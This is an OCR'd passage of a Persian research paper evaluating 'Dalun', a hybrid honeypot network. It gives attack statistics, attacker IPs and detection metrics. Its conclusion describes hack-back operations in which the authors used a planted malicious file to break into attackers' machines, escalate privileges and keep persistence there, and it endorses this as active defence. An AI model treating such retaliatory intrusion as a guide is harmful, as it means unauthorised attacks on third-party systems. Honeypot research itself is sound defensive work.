
۶-۲. آزمایش ۱: تله تعامل پایین

در این آزمایش، کلیه رویدادهای دریافتی توسط سه حسگر فعال سوریکاتا، دیونا و کورای در تله تعامل پایین *MHN* بررسی‌شده است. تعداد **۲۳۵۰۴۱۱** رویداد در بازه زمانی دوماهه آزمایش و ثبت شد. جدول (۴) این رویدادها را به تفکیک نوع حسگر نشان می‌دهد. بیشترین حجم ترافیک مربوط به حسگر دیونا با ۶۲ درصد حجم ترافیک و کمترین آن با ۳درصد مربوط به حسگر سوریکاتا است.

جدول (۴). رویدادهای دریافتی *MHN* به تفکیک حسگرها

نوع حسگر	درگاه فعال	کاربری	تعداد
Dionaea	۴۴۵/۳۳۰۶	سرویس *SMB* و *Mysql*	۱۴۶۰۳۳۸
Cowrie	۲۲	سرویس *SSH*	۸۱۳۱۹۹
Suricata	همه درگاه‌ها	حسگر ترافیک مشکوک	۷۶۸۷۴


مجموع رویدادهای دریافتی به تفکیک درگاه‌های فعال در شکل (۱۱) نشان‌داده‌شده است. درگاه 445 (*SMB*) به میزان ۵۸٪ و درگاه 22 (*SSH*) به میزان ۳۴٪ حجم ترافیک را به خود اختصاص داده است که نشان‌دهنده علاقه مهاجمین جهت انجام حمله جستجوی کامل[۱۳] و شناسایی نام کاربری و رمز عبور قربانی است.




شکل (۱۱). رویدادهای دریافتی به تفکیک درگاه‌های فعال

بیشترین تعداد اتصال به درگاه ۴۴۵ مربوط به کشور "و"[۱۴] با ۲۸۳۰۲۷ حمله است که در شکل (۱۲) نشان‌داده‌شده است. همچنین، بیشترین تعداد اتصال به درگاه ۲۲ مربوط به کشور "ر" با ۵۲۰۷۴۴ حمله است که در شکل (۱۳) نشان‌داده‌شده است. شکل (۱۴) نیز بیشترین اتصال به درگاه ۳۳۰۶ مربوط به کشور "چ" با ۳۴۳۰ حمله را نشان می‌دهد.


1 SQL injection (SQLi)
2 Remote/Local File Inclusion (RFI/LFI)
3 Cross Site Script (XSS)
4 Valid IP
5 Docker
6 Kali Linux
7 Suricata
8 Cowrie
9 Dionaea
10 Splunk
11 Pastebin
12 Shodan
13 BruteForce Attack
[14] به جهت رعایت مسایل حقوقی، نام واقعی کشورها گمنام‌سازی شده است.



شکل (۱۲). تعداد اتصالات مهاجم به درگاه 445 (*SMB*)




شکل (۱۳). تعداد اتصالات مهاجم به درگاه 22 (*SSH*)




شکل (۱۴). تعداد اتصالات مهاجم به درگاه 3306 (*Mysql*)

بیشترین نام کاربری و رمز عبور ثبت‌شده توسط حسگر کورای که با حمله جستجوی جامع به سرویس *SSH* به‌دست‌آمده، در شکل (۱۵ و ۱۶) نشان‌داده‌شده است.




شکل (۱۵). بیشترین رمز عبور تست‌شده توسط مهاجم



شکل (۱۶). بیشترین نام کاربری تست‌شده توسط مهاجم

۶-۳. آزمایش ۲: تله تعامل بالا

در این آزمایش، حملات و رویدادهای دریافتی مرتبط با تله تعامل بالای *Hihat* بررسی می‌شود. بیشترین حملات ثبت‌شده به تله وب بر روی درگاه ۸۰، به تفکیک کشور در شکل (۱۷) نشان‌داده‌شده است. همان‌طور که مشاهده می‌شود کشور "چ" با ۴۰٪ و "آ" با ۱۹٪ بیشترین مبدأ حمله هستند.



شکل (۱۷). بیشترین حملات به تفکیک کشور مهاجم

نتایج این آزمایش نشان داد که از بین تعداد ۲۸۶۷ حمله به صفحه وب شبیه‌سازی‌شده، بیشترین آن‌ها مربوط به حمله تزریق کد *SQL* به میزان ۲۳۰۳ مورد است. چهار مورد از بیشترین نوع حملات شناسایی‌شده توسط *Hihat* در جدول (۵) نشان‌داده‌شده است.

جدول (۵). بیشترین نوع حمله شناسایی‌شده توسط *Hihat*

حمله	تعداد	درصد	توضیحات
Injection-SQL	۲۳۰۳	۷۸٪	حمله تزریق کد *SQL*
Directory-Listing	۴۰۷	۱۴٪	حمله پیمایش مسیر
INCLUSION	۱۹۲	۶٪	حمله *LFI*
XSS	۶۴	۲٪	حمله تزریق کد اسکریپت

۶-۴. آزمایش ۳: تله وب انفجاری

این آزمایش، نتایج تله وب انفجاری را در دالون نشان می‌دهد. جدول (۶)، اطلاعات مهاجمی را نشان می‌دهد که اقدام به نفوذ و دسترسی به مسیر و صفحه آلوده "*/panel.php*" کرده است. این دسته از مهاجمین با استفاده از آسیب‌پذیری تزریق کد *SQL*، موفق به نفوذ و دسترسی به صفحه"*panel.php*" و سپس مشاهده سایر مسیرهای آلوده "*/backup/*" و "*/base/*" شده‌اند. درمجموع چهار مورد نفوذ صورت‌گرفته است که یک مورد از آن‌ها منجر به نفوذ معکوس از طریق فایل آلوده در مسیر "*/base/javasetup.exe*" با درگاه مورد بررسی ۴۴۵ شده است.

جدول (۶). شناسایی مهاجمین در تله انفجاری - مسیر *panel.php*

دسترسی به مسیر	آی‌پی مهاجم	کشور	درخواست مخرب
/panel.php	۱۱۱.۲۳.۱۴۴.۱۳	چ	۶
	۶۶.۲۴۰.۲۰۵.۳۴	آ	۴
	۱۰۴.۲۴۴.۷۶.۱۳	ناشناس	۲
	۶۱.۲۱.۱۱.۱۵۳	ژ	۲
مجموع درخواست‌های مخرب			۱۴

جدول (۷). شناسایی مهاجمین در تله انفجاری - مسیر *base.php*

دسترسی به مسیر	آی‌پی مهاجم	کشور	درخواست مخرب
/base/base.php	۱۱۱.۲۳.۱۴۴.۱۳	چ	۴۰
	۶۱.۲۱.۱۱.۱۵۳	ژ	۶
	۵.۵۶.۱۳۳.۷۶	ان	۲
	۱۹۹.۲۴۹.۲۳۰.۶۸	ناشناس	۲
	۶۶.۲۴۰.۲۰۵.۳۴	آ	۲
	۸۴.۲۴۱.۱۶.۸۱	ن	۲
	۱۰۴.۲۴۴.۷۶.۱۳	ناشناس	۲
مجموع درخواست‌های مخرب			۵۶

۷. تحلیل و ارزیابی

در این بخش، ضمن ارزیابی روش دالون، عملکرد آن مطابق شاخص‌های تعیین شده با سایر راهکارهای تله، مقایسه می‌گردد. یکی از معیارهای ارزیابی شبکه‌های تله، میزان و نوع تعامل مهاجمین با تله‌های استقراری است. بر مبنای شاخص‌هایی که در مراجع [۵۶] ارائه شده است، دالون در دسته‌بندی تله‌های سایبری ترکیبی قرار می‌گیرد. یازده شاخص ارزیابی در جدول (۸) نشان‌داده‌شده است.

جدول (۸). ارزیابی بر اساس سطح تعامل [۵۶]

ردیف	قابلیت	تعامل کم	تعامل متوسط	تعامل زیاد	ترکیبی (دالون)
۱	سطح تعامل با مهاجم	کم	متوسط	زیاد	**زیاد**
۲	پردازش و تحلیل	سریع	متوسط	کند	**سریع**
۳	شناسایی حملات ناشناخته	خیر	کم	کم	**بالا**
۴	کنترل مهاجم	بله	بله	خیر	**بله**
۵	نصب و تنظیمات	ساده	درگیر	سخت	**سخت**
۶	نگهداری و استقرار	ساده	درگیر	سخت	**سخت**
۷	سطح مخاطره	کم	متوسط	زیاد	**زیاد**
۸	پیچیدگی پیاده‌سازی	کم	متوسط	زیاد	**زیاد**
۹	جمع‌آوری اطلاعات	محدود	متغیر	گسترده	**گسترده**
۱۰	منابع مورداستفاده	کم	متوسط	زیاد	**زیاد**
۱۱	سیستم‌عامل واقعی	خیر	خیر	بله	**بله**

یکی از چالش‌های اساسی سامانه‌های تشخیص حملات، شناسایی هدفمند مهاجمین از حجم وسیع رویدادهای مخرب ثبت‌شده است. تولید فراوان هشدارهای کاذب، فرایند تحلیل را بسیار زمان‌بر، پرهزینه و در اکثر مواقع با خطای فراوان مواجه می‌کند. براین‌اساس، میزان هشدارهای تولید شده توسط تله‌های مستقل، شاخص مناسب و قابل اتکایی برای ارزیابی است و به همین دلیل نیز، تعداد هشدارهای تولیدی کمتر و تشخیص الگو و بردار حملات مهاجمین هدفمند سایبری از سایر الگوهای حملات ثبت شده در تله‌ها، نشان‌دهنده راهکار بهینه است؛ لذا شاخص‌های ارزیابی، مبتنی بر تعداد کل رویدادهای دریافتی، تعداد حملات درست و هدفمند شناسایی شده و تعداد رویدادهای غیرهدفمند شناسایی شده، به تفکیک تله‌های مستقل تعیین شده است.

۷-۱. معیارهای ارزیابی

شاخص‌های ارزیابی رویدادها، به شکل نرخ تشخیص [1]، نرخ مثبت کاذب [2] و دقت [3] تعریف و در جدول (۹)، آورده شده است.

معیار مثبت صحیح [4] نشان‌دهنده حمله یا رویدادی است که هشدار آن به‌درستی تولیدشده است، معیار منفی صحیح [5]،

[1] *True Positive rate(TPR)*
[2] *False Positive rate(FPR)*
[3] *Accuracy rate(AR)*

نشان‌دهنده عدم حمله است و به‌درستی هشداری نیز تولید نشده است. مثبت کاذب[1]، نشان‌دهنده عدم وجود حمله یا رویداد است؛ ولی هشدار حمله تولیدشده است و منفی کاذب[2]، نشان‌دهنده وجود حمله یا رویداد است؛ ولی هشدار حمله به‌اشتباه تولید نشده است.

براین‌اساس، نرخ تشخیص یا حساسیت در رابطه (۱) تعریف شده است که نسبت موارد مثبتی است که در آزمون نیز به‌درستی تشخیص‌داده‌شده است. نرخ هشدار مثبت کاذب، در رابطه (۲)، نسبت موارد مثبتی است که به‌اشتباه ناهنجاری تشخیص‌داده‌شده است و معیار دقت که میزان تشخیص صحیح را نشان می‌دهد، از رابطه (۳) محاسبه می‌شود.

رابطه (۱) $TPR = \frac{TP}{TP + FN}$ نرخ تشخیص

رابطه (۲) $FPR = \frac{FP}{FP + TN}$ نرخ مثبت کاذب

رابطه (۳) $Accuracy = \frac{TP + TN}{TP + TN + FP + FN}$ دقت

۷-۲. نتایج آزمایش‌ها

جدول (۱۰)، نتایج آزمایش‌های انجام‌شده را نشان می‌دهد. مجموع رویدادهای دریافتی از حملات توسط تله تعامل پایین و متوسط *MHN*، 2350411 رویداد است. از این تعداد، ۸۳۰۳۲۱ هشدار مربوط به امضای حملات شناخته‌شده است که توسط سه حسگر سوریکاتا، کورای و دیونا، تشخیص‌داده‌شده است. همچنین، تعداد ۱۴۹۱۲۷۸ هشدار غلط ثبت شده است.

مجموع رویدادهای دریافتی در تله تعامل بالای *Hihat*، 14641 رویداد است که از این تعداد، ۲۹۶۶ الگوی حمله صحیح و تعداد ۱۱۶۶۲ رویداد مثبت کاذب ثبت شده است. نتایج نشان می‌دهد که در این تله، نرخ هشدارهای تولیدی بالا است.

با اضافه‌شدن تله وب انفجاری که بخش پیشنهادی عنصر نفوذ معکوس در چارچوب دالون است، تعداد رویدادها به ۷۰ رویداد کاهش پیدا کرده است. از این تعداد ۱۱ مورد مربوط به شناسایی مهاجمین هدفمندی است که وارد مسیرهای غیرمجاز شده‌اند و اقدام به نفوذ و افزایش سطح دسترسی کرده‌اند. تعداد ۵۹ مورد از حملات ثبت شده در این بخش، مربوط به مهاجمینی است که صرفاً وارد تله شده ولی موفق به نفوذ و پیمایش مسیرهای غیرمجاز نشده‌اند.

این بخش از تله، و توسط دالون، رویدادها و هشدارهای غیرواقعی کمتری تولید می‌کند و ضمن شناسایی مهاجمین هدفمند سایبری، اقدام تلافی‌جویانه، تنبیهی و بازدارنده علیه این دسته از مهاجمین، اجرا می‌کند. درنتیجه بخش تله انفجاری در دالون، نسبت به سایر راهکارها، عملکرد دارد. این تله تمام حملات هدفمند را درست شناسایی کرده است (*TPR = 1.00*).

در شرایطی که حتی یک حمله هم نباید از دست برود، این ویژگی بسیار مهم است. اگرچه *Accuracy* پایین است، اما این شاخص تحت‌تأثیر تعداد زیاد *False Positive* است که در این ارزیابی به‌عنوان معیار اصلی در نظر گرفته نشده است. در نتیجه، اگر هدف اصلی جلوگیری از نادیده‌گرفتن حتی یک حمله باشد، تله انفجاری بهترین راهکار است. جدول (۹)، نتایج شاخص‌ها را نشان می‌دهد.

جدول (۹). مقایسه ارزیابی نتایج در تله‌ها با اعمال دالون

شاخص	تله ***MHN***	تله ***Hihat***	تله انفجاری
TPR	۰.۹۶۶۵	۰.۹۹۵۶	۱.۰۰۰۰
FPR	۱.۰۰۰۰	۱.۰۰۰۰	۱.۰۰۰۰
Accuracy	۰.۳۵۳۳	۰.۲۰۲۶	۰.۱۵۷۱

ازآنجایی‌که که این سه راهکار به‌صورت ترکیبی در دالون استفاده شده است، بنابراین سامانه از تمام مزایای هر یک از راهکارها بهره خواهد برد و پوشش بیشتر حملات وجود دارد و استفاده از ترکیب این سه تله در دالون مفید است، اما باید روش‌های کاهش هشدارهای کاذب (FP) مثل فیلترهای هوشمند یا یادگیری ماشین برای تشخیص حملات واقعی از غیرحامله پیاده‌سازی شود.

۷-۳. مقایسه نتایج با راهکارهای مشابه

برای تحلیل نتایج آزمایش‌ها، سایر راهکارهای تله‌ها مورد بررسی و مقایسه قرار می‌گیرد. جدول (۱۱)، دالون را با سایر راهکارهای تله سایبری بر مبنای هشت شاخص اصلی انتخاب شده در مرجع [۱, ۴۸, ۴۹] مقایسه می‌کند. شاخص تعامل‌پذیری نشان‌دهنده میزان دقت یک منبع سامانه اطلاعاتی است که به سطح کم، متوسط و زیاد طبقه‌بندی می‌شود. شاخص محیط پیاده‌سازی به محیط اجرای تله در محیط فیزیکی یا مجازی می‌پردازد و شاخص مقیاس‌پذیری، نشان‌دهنده توانایی ایجاد تعداد تله‌ها برای یک مقیاس بزرگ است. این شاخص به دودسته مقیاس‌پذیر و مقیاس ناپذیر طبقه‌بندی می‌شود. شاخص انطباق‌پذیری به قابلیت تنظیم مجدد تله، جهت انطباق وضعیت طعمه با شرایط تغییریافته است که دارای دو سطح ایستا و پویا است. شاخص نقش، به سروری یا کلاینتی بودن محل استقرار و حوزه عمل تله اشاره می‌نماید. شاخص راهبرد استقرار، محل و شیوه عملکرد طعمه‌های فریب را نشان می‌دهد و شاخص نوع منبع، نشان‌دهنده نوع منبع اطلاعات موجود برای حملات است.

[4] *True Positive(TP)*
[5] *True Native (TN)*
[1] *False Positive(FP)*
[2] *False Native (FN)*

جدول (۱۰). مقایسه رویدادهای دریافتی از سوی مهاجم در تله‌های مستقل دالون

ارزیابی/راهکار	تله شبکه تعامل پایین ***MHN***			تله وب تعامل بالا ***HiHat***				تله وب انفجاری در دالون	
مجموع کل رویدادها (*E*)	۲۳۵۰۴۱۱			۱۴۶۴۱				۷۰	
مجموع رویدادها به تفکیک امضـــای شناســـایی شـــده حسگرها	مجموع رویدادها به تفکیک حسگرها			مجموع حملات وب به تفکیک نوع حمله				مجموع حملات به تله فریب وب	
	Dionaea	*Cowrie*	*Suricata*	*xss*	*Inclusion*	*D-list*	*SQLi*	*SQLi*	*D-list*
	۱۴۶۰۳۳۸	۸۱۳۱۹۹	۷۶.۸۷۴	۶۴	۱۹۲	۴۰۷	۲۳۰۳	۴	۷
هشدار/رویداد مثبت صحیح (*TP*)	۸۳۰۳۲۱			۲۹۶۶				۱۱	
هشدار/ رویداد مثبت کاذب (*FP*)	۱۴۹۱۲۷۸			۱۱۶۶۲				۵۹	
هشدار/ رویداد منفی صحیح (*TN*)	۰			۰				۰	
هشدار/ رویداد منفی کـاذب (*FN*)	۲۸۸۱۲			۱۳				۰	

جدول (۱۱). مقایسه دالون با سایر راهکارهای تله سایبری

مشخصات/هانی پات	دالون (روش پیشنهادی)	*Honeyd*	*Argos*	*Glastopf*	*Dianaea*	*Artemisa*	*Ghost*	*Conpot*	*Cuckoo*	*Cowrie*	*Hihat*
تعامل‌پذیری											
کم	▲	▲		▲		▲		▲			
متوسط	▲				▲		▲			▲	
زیاد	▲		▲						▲		▲
مقیاس‌پذیری											
مقیاس ناپذیر			▲		▲		▲		▲		
مقیاس‌پذیر	▲	▲		▲		▲		▲		▲	▲
انطباق‌پذیری											
ایستا	▲		▲		▲		▲	▲	▲	▲	
پویا		▲		▲		▲					▲
استراتژی استقرار											
طعمه قربانی[1]			▲				▲		▲		
فریب پورت[2]	▲			▲	▲			▲		▲	▲
طعمه‌های مجاورتی[3]		▲				▲					
طعمه‌های انفجاری[4]	▲										
سپر تغییر مسیر	▲										
نوع منبع											
سرویس عمومی		▲	▲		▲				▲		
سرویس برنامه کاربردی وب	▲			▲							▲
سرویس ***VoIP***						▲					
سرویس ***SSH***	▲									▲	
سامانه صنعتی ***SCADA/ICS***	▲							▲			

[1] *Sacrificial lamb*
[2] *Deception ports*
[3] *Proximity decoys*
[4] *Minefield*

تشخیص حملات											
مبتنی بر امضای	▲		▲	▲	▲		▲	▲			▲
مبتنی بر ناهنجاری	▲				▲				▲		
پاسخ به حملات											
شبیه‌سازی پویا	▲										▲
طعمه‌های پویا	▲										
پروفایل حملات											
اطلاعات مستقیم	▲	▲		▲	▲	▲	▲	▲		▲	▲
اطلاعات دریافتی		▲	▲		▲				▲		

شاخص تشخیص حمله، به شناسایی نفوذ و تولید هشدارها می‌پردازد که دو رویکرد تشخیص مشترک، مبتنی بر امضای[1] و ناهنجاری[2] دارد. شاخص پاسخ به حمله، مربوط به اقدامات پاسخ و واکنش به حملات و سازگار با حوادث نفوذ بر اساس الزامات از پیش تعریف‌شده است و به دو نوع شبیه‌سازی پویا[3] و طعمه‌های پویا[4] طبقه‌بندی می‌شود و شاخص پروفایلینگ، به فرایند پروفایلنگ و ثبت رفتار مخرب می‌پردازد که این اطلاعات به دو شیوه اطلاعات مستقیم[5] و اطلاعات دریافتی[6] طبقه‌بندی می‌گردد.

۸. نتیجه‌گیری

مطابق جدول (۱۱)، دالون در دسته‌بندی تله‌های سایبری ترکیبی قرار دارد. محیط پیاده‌سازی دالون به‌صورت ترکیبی هم مبتنی بر محیط مجازی و هم در بستر فیزیکی پیاده‌سازی شده است. دالون توانایی استفاده از طیف گسترده‌ای از طعمه‌های فریب و نظارت بر آن‌ها را در بخش تله وب انفجاری دارد، بنابراین در دسته‌بندی تله‌های مقیاس‌پذیر قرار می‌گیرد. دالون قابلیت پیکربندی مجدد برای تطبیق وضعیت طعمه با شرایط جدید را مشابه تله‌های سایبری سنتی به‌صورت ایستا و مبتنی بر محققین امنیتی انجام می‌دهد و این انطباق‌پذیری به‌صورت پویا نیست. دالون به‌عنوان یک تله سایبری سمت سرور است، یعنی با شبیه‌سازی برخی از سرویس‌ها در سمت سرور و کاشت طعمه‌های انفجاری در وب‌سرور، به دنبال به‌دام‌اندازی و برخورد با مهاجمین هدفمند است. دالون در بخش استراتژی استقرار، به دلیل شبیه‌سازی پورت‌های (*SSH*، *MySQL*، *SMB* و *HTTP*) و استفاده از طعمه‌های انفجاری (تله وب انفجاری) که تحت سامانه فرمان و کنترل است و همچنین مکانیزم هدایت ترافیک مهاجمین هدفمند به بخش تله انفجاری، هر سه مورد را به طور هم‌زمان پشتیبانی می‌کند.

دالون با شبیه‌سازی برخی از سرویس‌های شبکه، به دنبال تشخیص حملات هدفمند است. چارچوب *MHN* که در دالون استفاده‌شده است، به دلیل پشتیبانی از سه قابلیت اصلی شبکه تله در شناسایی اسکنرهای پایشی که بخش مقدماتی و آماده‌سازی حمله است، مؤثر عمل می‌کند و می‌تواند به‌صورت عام، کلیه تعاملات صورت‌گرفته به شبکه تله را توسط حسگر تشخیص نفوذ سوریکاتا و به طور خاص کلیه تعاملات هدفمند به سرویس‌های *HTTP/80*، *SSH/22*، *Mysql/3306* و *SMB/445* را توسط حسگرهای دیونا، کورای و های - هت ثبت و ذخیره کند. همچنین با شبیه‌سازی صفحات *HMI* سامانه‌های کنترل صنعتی و مانیتورینگ فعال در یک هانی پات تعامل بالا، به دنبال به‌دام‌اندازی مهاجمین هدفمند خواهد بود. نحوه تشخیص بردارهای حملات مهاجمین و ایجاد هشدار در دالون مبتنی بر امضای و قوانین به‌روز شده است که در سطح شبکه توسط سامانه تشخیص نفوذ سوریکاتا و در سطح وب توسط تله تعامل بالای *HiHAT* و باقابلیت تشخیص حملات تزریق کد *SQL* و سایر حملات وب است.

بخش فرمان و کنترل در دالون، حملاتی را که با استفاده از الگوهای حمله ناشناخته اقدام به دسترسی به طعمه‌های انفجاری می‌کنند را به‌وسیله قابلیت تشخیص مبتنی بر رفتار و از طریق روش دسترسی معکوس فراهم می‌کند. دالون به طور هم‌زمان اهداف واقعی ازجمله هم‌بندی شبکه، سیستم‌عامل، سرویس‌ها، پورت‌های باز و غیره را شبیه‌سازی می‌کند. همچنین با نمونه‌برداری واقعی از صفحات وب و تزریق کدهای مخرب در این صفحات، در دسته‌بندی شبیه‌ساز پویا قرار می‌گیرد. این ویژگی دالون را قادر می‌سازد تا واکنش و پاسخ به حملات را از طریق روش طعمه‌های پویا، انجام دهد که نتیجه آن، دسترسی و نفوذ معکوس است. فرایند پروفایلنگ و ثبت رفتار مخرب در دالون به شیوه اطلاعات مستقیم است که با ابزارهای مختلف به کار برده شده، منجر به تجزیه‌وتحلیل آماری اطلاعات، ازجمله منبع حمله، مقصد و بردار حمله، درجه، شدت و وسعت و عمق حمله می‌گردد.

[1] *Signature-based*
[2] *Anomaly-based*
[3] *Dynamic cloning*
[4] *Dynamic catering*
[5] *Direct information*
[6] *Derived information*

حملات مهاجمین هدفمند سایبری به دالون در بازه زمانی دوماهه، مورد پایش، شناسایی و تحلیل قرار گرفت و علیه سه مورد که اقدام به نفوذ به این شبکه نمودند، نفوذ معکوس صورت گرفت و با افزایش سطح دسترسی آی‌پی اصلی مهاجمینی که از پشت سرورهای میانی اقدام به نفوذ کرده بودند شناسایی و با استقرار و ماندگاری در سامانه مهاجم، برخورد علیه منشأ وقوع تهدید صورت گرفت. درنتیجه، طرح پیشنهادی شبکه تله ترکیبی دالون، باقابلیت نفوذ معکوس، منجر به اتخاذ رویکرد دفاع فرا فعال سایبری یعنی دفاع حین حمله شده و علاوه بر کاهش فرایند مثبت غلط در تحلیل حملات، فرایند یک‌طرفه تله‌های سایبری معمول که صرفاً دفاعی و منفعل است را به فرایند دوطرفه یعنی هجومی و بازدارنده تبدیل می‌کند.

۹. پژوهش‌های آینده

توانایی شناسایی، پاسخ و عکس‌العمل به‌موقع پیرامون تهدیدات سایبری برای سازمان‌ها، لازم و ضروری است و یکی از اجزاء مهم برای چنین قابلیتی، توانایی به‌اشتراک‌گذاری اطلاعات تهدید با سایر افراد و سازمان‌هایی مرتبط است. در اکثر تحقیقات مربوط به تله سایبری، ساختار و چارچوب مناسب و خودکار، جهت اشتراک‌گذاری اطلاعات تهدید به‌دست‌آمده از شبکه‌های تله باهدف جلوگیری از احتمال وقوع حملات مشابه وجود ندارد. یک ساختار و چارچوب هماهنگ و یکپارچه که ترکیبی از راهکارهای شبکه تله و راهکارهای اشتراک‌گذاری اطلاعات تهدید همانند راهکارهای *STIX*، *OpenIOC*، *TAXII* و *Cybox*، ضروری و موردنیاز است که در پژوهش‌های آینده پیشنهاد می‌گردد. راهکار پیشنهادی شبکه تله ترکیبی دالون، در بخش تله‌های سایبری تعامل بالا صرفاً بر روی شبیه‌سازی برنامه‌های کاربردی وب و پروتکل *HTTP* پرداخته است که سایر سرویس‌های پرکاربرد شبکه‌مانند *SSH* و *SMB* نیز قابلیت به‌کارگیری به‌عنوان تله تعامل بالا را دارد و به‌عنوان پژوهش‌های آینده، پیشنهاد می‌شود.

۵. مراجع

[1]. Kott, A., Intelligent autonomous agents are key to cyber defense of the future army networks. The Cyber Defense Review, 2018. **3**(3): p. 57-70.

[2]. Fan, W., et al., Enabling an anatomic view to investigate honeypot systems: A survey. IEEE Systems Journal, 2017. **12**(4): p. 3906-3919.

[3]. Dewar, R.S., Active cyber defense. CSS Cyberdefense Trend Analyses, 2017. 1.

[4]. Company, r.c. Overview of Distributed Deception Platforms (DDP) 2019; Available from: https://en.blog.roi4cio.com/2019/01/overview-of-distributed-deception.html.

[5]. Dewar, R., 'The "triptych of cyber security": a classification of active cyber defence.'6th Intl conference on cyber conflict. 2014, NATO CCD COE Publications Tallinn.

[6]. Flowers, A. and S. Zeadally, US policy on active cyber defense. Journal of Homeland Security and Emergency Management, 2014. 11(2): p. 289-308.

[7]. Dadash Tabar Ahmadi, K. and M. Mahmoud Babouei, Designing a cooperative and independent deception system in a cyber active defense system. Electronic and cyber defense, 2022. 10(2): p. 127-140 , DOR:https://dor.isc.ac/dor/20.1001.1.23224347.1401.10.2.11.7 (In Persian).

[8]. Rehman, Z., et al., Proactive defense mechanism: Enhancing IoT security through diversity-based moving target defense and cyber deception. Computers & Security, 2024. 139: p. 103685.

[9]. DEFENSE, P.C., Active Cyber Defense: Applying Air Defense to the Cyber Domain1. Cyber Analogies, 2014.

[10].David Poarch, D.O.L., Jason Nelson, Anne Grahn, 6 Ways to Deceive Cyber Attackers. 2017.

[11].Almeshekah, M.H. and E.H. Spafford, Cyber security deception, in Cyber deception. 2016, Springer. p. 23-50.

[12].G. Shahmohammadi, S.K., Providing a method for identifying phishing website of Internet Payment Service. Electronical & Cyber Defence, 2016. 4(3): p. 11-26, DOR:https://dor.isc.ac/dor/20.1001.1.23224347.1395.4.3.2.8, (In Persian).

[13].K. Dadashtabar Ahmadi, M.K., A. J. Rashidi, Detection of advanced Cyber Attacks, Using Behavior Modeling Based on Natural Language Processing Electronical & Cyber Defence, 2018. 6(3): p. 141-15, DOR:https://dor.isc.ac/dor/20.1001.1.23224347.1397.6.3.12.2, (In Persian).

[14].Rowe, N.C. and J. Rrushi, Introduction to Cyberdeception. 2016: Springer.

[15].Couillard, M., J. Lindsay, and J.J. Arquilla, The Role of Deceptive Defense in Cyber Strategy. 2023.

[16].Chinn, R., Botnet Detection: Honeypots and the Internet of Things. Unpublished doctoral dissertation. University of Arizona, 2015.

[17].Chesney, R., Hackback is Back: Assessing the Active Cyber Defense Certainty Act. Lawfare (14 June 2019): https://www. lawfareblog. com/hackback-back-assessing-active-cyber-defense-certainty-act. (21 February 2021, date last accessed), 2019.

[18].Couzigou, I., Hacking-Back by Non-State Actors and the Rule of Law. Heidelberg Journal of International Law, 2020.

[19].Prakash, H.O., Monitoring and Tracking Hackers' Activities Using Honeynets. 2015. https://electronicsforu.com.

[20].Grudziecki, T., et al., Proactive detection of security incidents. Honeypots. ENISA, 2012.

[21].Soóky, P., Design of new honeypot implementing basic concept of HoneyD honeypot. Masaryk University Faculty of Informatics, Brno, Spring 2017.

